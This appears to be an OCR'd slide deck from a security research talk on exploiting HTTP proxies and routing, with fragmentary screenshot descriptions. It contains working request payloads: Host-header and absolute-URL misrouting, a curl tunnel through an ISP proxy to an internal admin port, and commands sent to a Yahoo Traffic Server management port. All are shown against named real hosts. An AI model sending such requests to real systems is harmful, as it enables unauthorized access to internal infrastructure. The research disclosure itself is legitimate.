

CRACKING THE LENS

EXPLOITING HTTP'S HIDDEN ATTACK-SURFACE

James Kettle

An Unexpected Pingback – cloud.mail.ru/imgur.com

Pingback from bn-proxy1a.ealing.ukcore.bt.net
cloud.mail.ru:80 (HTTP)

258 bytes | 52 millis
cloud.mail.ru:443 (HTTPS)

```
pi@untimely-demise ~ $ sudo traceroute -T -p 80 94.100.180.7
traceroute to 94.100.180.7 (94.100.180.7), 30 hops max, 60 byte packets
 1 bthub.home (192.168.1.254)  1.347 ms  1.403 ms  1.085 ms
 2 * * *
 3 * * *
 4 31.55.185.188 (31.55.185.188)  12.361 ms  12.382 ms  13.346 ms
 5 195.99.127.116 (195.99.127.116)  12.560 ms core1-hu0-9-0-0.colindale.ukcore.
bt.net (195.99.127.132)  12.687 ms core1-hu0-8-0-5.colindale.ukcore.bt.net (195.
99.127.146)  13.112 ms
 6 195.99.127.60 (195.99.127.60)  17.230 ms core3-hu0-8-0-0.faraday.ukcore.bt.
net (195.99.127.36)  12.010 ms core3-hu0-14-0-7.faraday.ukcore.bt.net (195.99.127.
64)  11.373 ms
 7 core2-Te0-4-0-5.ealing.ukcore.bt.net (62.172.103.191)  13.263 ms core1-Te0-0
-0-2.ealing.ukcore.bt.net (213.121.193.30)  12.663 ms core2-Te0-4-0-6.ealing.ukc
ore.bt.net (213.121.193.72)  17.348 ms
 8 cloud.mail.ru (94.100.180.7)  14.145 ms  13.654 ms  14.050 ms
pi@untimely-demise ~ $
```

```
pi@untimely-demise ~ $ sudo traceroute -T -p 443 94.100.180.7
traceroute to 94.100.180.7 (94.100.180.7), 30 hops max, 60 byte packets
 1 bthub.home (192.168.1.254)  1.374 ms  1.384 ms  1.408 ms
 2 * * *
 3 * * *
 4 31.55.185.188 (31.55.185.188)  11.893 ms  11.943 ms  12.629 ms
 5 195.99.127.116 (195.99.127.116)  12.295 ms core1-hu0-8-0-5.colindale.ukcore.
bt.net (195.99.127.146)  12.270 ms core2-hu0-10-0-0.colindale.ukcore.bt.net (1
95.99.127.134)  12.295 ms
 6 195.99.127.16 (195.99.127.16)  16.025 ms core4-hu0-1-0-0.faraday.ukcore.bt.
net (195.99.127.50)  11.742 ms core3-hu0-14-0-7.faraday.ukcore.bt.net (195.99.1
27.64)  11.837 ms
 7 core1-Te0-13-0-6.ealing.ukcore.bt.net (213.121.193.24)  17.121 ms core1-Te0
-0-2.ealing.ukcore.bt.net (213.121.193.30)  14.930 ms  14.420 ms
 8 host213-121-193-226.ukcore.bt.net (213.121.193.226)  12.745 ms  12.577 ms
 9 213.137.183.17 (213.137.183.17)  14.176 ms  13.318 ms  12.827 ms
10 t2c4-xe-11-1-2-1.uk-lof.eu.bt.net (166.49.164.91)  26.354 ms t2c4-xe-1-1-2
-1.uk-lof.eu.bt.net (166.49.164.75)  13.397 ms t2c4-xe-11-1-3-1.uk-lof.eu.bt.net
(166.49.164.95)  19.042 ms
11 xe-11-0-2.frkt-ar2.intl.ip.rostelecom.ru (195.66.225.81)  28.526 ms  45.105
ms  44.806 ms
12 217.107.67.85 (217.107.67.85)  78.267 ms  77.007 ms  77.516 ms
13 188.254.92.246 (188.254.92.246)  65.405 ms  66.413 ms  66.557 ms
14 * * *
15 * * *
16 * * *
17 cloud.mail.ru (94.100.180.7)  67.043 ms  65.670 ms  65.983 ms
```

```
user@attack-linux:~$ curl -vvv --insecure --proxy secret.ly:80 https://127.0.0.1:8082/ > local_8082
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
          Dload  Upload   Total   Spent    Left  Speed
 0       0       0       0       0      0 ---:---:---:---:---:---:---:---  0*   Trying 216.239.38.21...
* Connected to secret.ly (216.239.38.21) port 80 (#0)
* Establish HTTP proxy tunnel to 127.0.0.1:8082

> CONNECT 127.0.0.1:8082 HTTP/1.1
> Host: 127.0.0.1:8082
> User-Agent: curl/7.47.0
> Proxy-Connection: Keep-Alive
>
< HTTP/1.1 200 Connection established
<
* Proxy replied OK to CONNECT request
* found 173 certificates in /etc/ssl/certs/ca-certificates.crt
* found 692 certificates in /etc/ssl/certs
* ALPN, offering http/1.1
* SSL connection using TLS1.0 / RSA_AES_128_CBC_SHA1
*     server certificate verification SKIPPED
*     server certificate status verification SKIPPED
*     common name: 132.146.196.64 (does not match '127.0.0.1')
*     server certificate expiration date FAILED
*     server certificate activation date OK
*     certificate public key: RSA
*     certificate version: #3
*     subject: C=\ \ ,ST=Some-State,0=Blue Coat SG8100 Series,OU=0109114040,CN=132.146.196.64
*     start date: Wed, 05 Sep 2012 02:36:33 GMT
*     expire date: Fri, 05 Sep 2014 02:36:33 GMT
*     issuer: C=\ \ ,ST=Some-State,0=Blue Coat SG8100 Series,OU=0109114040,CN=132.146.196.64
*     compression: NULL
* ALPN, server did not agree to a protocol
> GET / HTTP/1.1
> Host: 127.0.0.1:8082
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 401 Authentication Required
< WWW-Authenticate: Basic realm="213.121.193.246"
< Refresh: 0;URL="/Secure/Local/console/logout.htm"
< Server: BlueCoat-Security-Appliance
< Cache-Control: no-store
< Set-Cookie: BCSI_MC=665666015:1; path=/
< Connection: close
< Content-Type: text/plain; charset=utf-8
```

Outline

- Speculative Attack Pipeline
- Misrouting Requests
- Targeting Auxiliary Systems
- Demo
- Q&A

Speculative Attack Pipeline

Listening

- DNS Listener
 - Burp Collaborator Client
 - Private Collaborator server recommended
 - Roll your own
 - Canarytokens

Inviting Responses

- Burp match/replace
 - No correlation
- Collaborator Everywhere
- Masscan
 - No HTTP/1.1 or SSL/TLS
- ZMap/ZGrab

Poll Collaborator interactions

Poll every seconds [Poll now](#)

#	Time	Type	Payload
9096	2017-Mar-16 13:30:04 UTC	DNS	nxoe9
10468	2017-Mar-23 16:06:11 UTC	DNS	pjcgv
10456	2017-Mar-22 16:06:01 UTC	DNS	pjcgv
10455	2017-Mar-22 16:06:01 UTC	DNS	pjcgv
9950	2017-Mar-22 06:35:39 UTC	DNS	pjcgv
9949	2017-Mar-21 16:05:46 UTC	DNS	pjcgv
9924	2017-Mar-21 16:00:50 UTC	DNS	pjcgv


[Description](#) [DNS query](#)

The Collaborator server received a DNS lookup of type A for the domain name [REDACTED]

The lookup was received from IP address [REDACTED] at 2017-Mar-23 16:06:11 UTC.



Lazily Assembling an Audience



Maximizing Attack Surface

GET / HTTP/1.1


Host: {host1, host2, host3}

X-Forwarded-Proto: {HTTPS, HTTP}

Cache-Control: no-transform

Max-Forwards: {1, 2, 3}

Misrouting Requests



Misrouting Requests

GET / HTTP/1.1

Host: id.burpcollaborator.net

Exploited:

- 27 DoD servers
- ats-vm.lorax.bf1.yahoo.com
- My ISP
- Colombian ISP doing DNS poisoning

ats-vm.lorax.bf1.yahoo.com 1/3

The screenshot shows a web proxy interface with the target URL `http://ats-vm.lorax.bf1.yahoo.com`. The request section displays a GET request with parameters `?qrt=zxcv` and a host header `Host: 74.6.49.129:8082`. The response section shows a standard HTTP 200 response with headers for Date, Transfer-Encoding, Connection, and Server, followed by a series of responses from the ATS server.

```
GET /?qrt=zxcv HTTP/1.1
Host: 74.6.49.129:8082

HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:32:50 GMT
Transfer-Encoding: chunked
Connection: close
Server: ATS

Ok
/?qrt=zxcv HTTP/1.1 is unavailable
Ok
Unknown Command
Ok
Unknown Command
Ok
```

ats-vm.lorax.bf1.yahoo.com 2/3

The screenshot shows a software interface for sending and receiving HTTP requests. The target URL is set to `http://ats-vm.lorax.bf1.yahoo.com`. The request section contains a raw HTTP message:

```
HELP / HTTP/1.1
Host: 74.6.49.129:8082
```

The response section shows the server's reply:

```
HTTP/1.1 200 Connection Established
Date: Tue, 07 Feb 2017 16:33:59 GMT
Transfer-Encoding: chunked
Connection: keep-alive
Server: ATS

Ok

Traffic Server Overseer Port

commands:
  get <variable-list>
  set <variable-name> = "<value>"
```

ats-vm.lorax.bf1.yahoo.com 3/3

The screenshot shows a proxy configuration interface with the target URL `http://ats-vm.lorax.bf1.yahoo.com`. In the Request section, a GET request is made to `http://74.6.49.129:8082/` with a Content-Length of 30. A search bar at the bottom indicates 0 matches for the term `GET proxy.config.alarm_email`. In the Response section, multiple "Ok" responses are followed by the command `proxy.config.alarm_email = "nobody@yahoo-inc.com"`, which is highlighted in red.

```
Target: http://ats-vm.lorax.bf1.yahoo.com [Edit] [?]

Request
Raw Params Headers Hex
GET http://74.6.49.129:8082/ HTTP/1.1
Content-Length: 30

GET proxy.config.alarm_email
? < + > Type a search term 0 matches

Response
Raw Headers Hex
Ok
Unknown Command
Ok
Unknown Command
Ok
Unknown Command
Ok
proxy.config.alarm_email = "nobody@yahoo-inc.com"
Ok
```

+15,000
+5,000
\$20,000

Investigating Intent - BT

- All TCP/80 traffic to blacklisted IPs gets proxied
 - Masks all incoming BT traffic
- /0 traceroute (ttl=10)
 - Caches, self-hosted sites, speedtests, and blacklisted IPs

GET / HTTP/1.1

Host: www.icefilms.info

HTTP/1.1 200 OK

...

<p>Access to the websites listed on this page has been blocked pursuant to orders of the high court.</p>

GET http://104.31.17.3/ HTTP/1.1

Host: www.icefilms.info

HTTP/1.1 200 OK

...

<title>IceFilms.info - Quality DivX Movies</title>

Investigating Intent - METROTEL

- vk.com pingback from 200.89.96.13
- DNS poisoning image hosts, social networks and bbc.co.uk
- Which articles?
 - Perspectives/Convergence
 - Backslash Powered Diffing, ETag



Input Mangling

```
GET / HTTP/1.1  
Host: vcap.me
```

```
GET /vcap.me/vcap.me  
Host: outage.vcap.me  
Via: o2-b.ycpi.tp2.yahoo.net
```

```
GET / HTTP/1.1  
Host: ../?x=.vcap.me
```

```
GET /vcap.me/../?x=.vcap.me  
Host: outage.vcap.me  
Via: o2-b.ycpi.tp2.yahoo.net
```

+ 5,000
\$25,000

Absolute URLs

GET http://blah/ HTTP/1.1
Host: one.mil

*If you're looking at this and
are not in the military or
DoD this won't mean
anything to you, nor will you
be able to access it...*

The screenshot shows a forum post on the DEFENSIVECARRY.COM website. The post is titled "For Current Military-DOD: Moving Data and Cross-Domain Movements". The post content includes a note for non-military users stating: "If you're looking at this and are not in the military or DOD this won't mean anything to you nor will you be able to access it....". It also mentions AMRDEC (<https://safe.amrdec.army.mil/safe/>) and DOTS (<https://dots.dodis.mil/>). A user profile for "Force It In Associates" is visible on the left.

Ambiguous Exploits - Incapsula

GET / HTTP/1.1

Host: incap-client:80@internal.net

Incapsula: **hostname**:ignoredPort

Backend: http://user:pass@**hostname**/

Apache HttpComponents

```
Url backendURL = "http://backend-server/";
String uri = ctx.getRequest().getRawUri();

URI proxyUri = new URIBuilder(uri)
    .setHost(backendURL.getHost())
    .setPort(backendURL.getPort())
    .build();
```

GET @burpcollab.net/ HTTP/1.1

http://backend-server@burpcollab.net/

GET @burpcollaborator.net/ HTTP/1.1

Service-Gateway-Is-Newrelic-Admin: false


[Authorization Management Service](#) | [Capabilities](#) | [Roles](#) | [Grants](#)

Roles

Name

admin	Show Edit Destroy
user	Show Edit Destroy
restricted	Show Edit Destroy
owner	Show Edit Destroy
alerts_admin	Show Edit Destroy
alerts admin	Show Edit Destroy

[New Role](#)



+8,000
\$33,000

GlobaLeaks

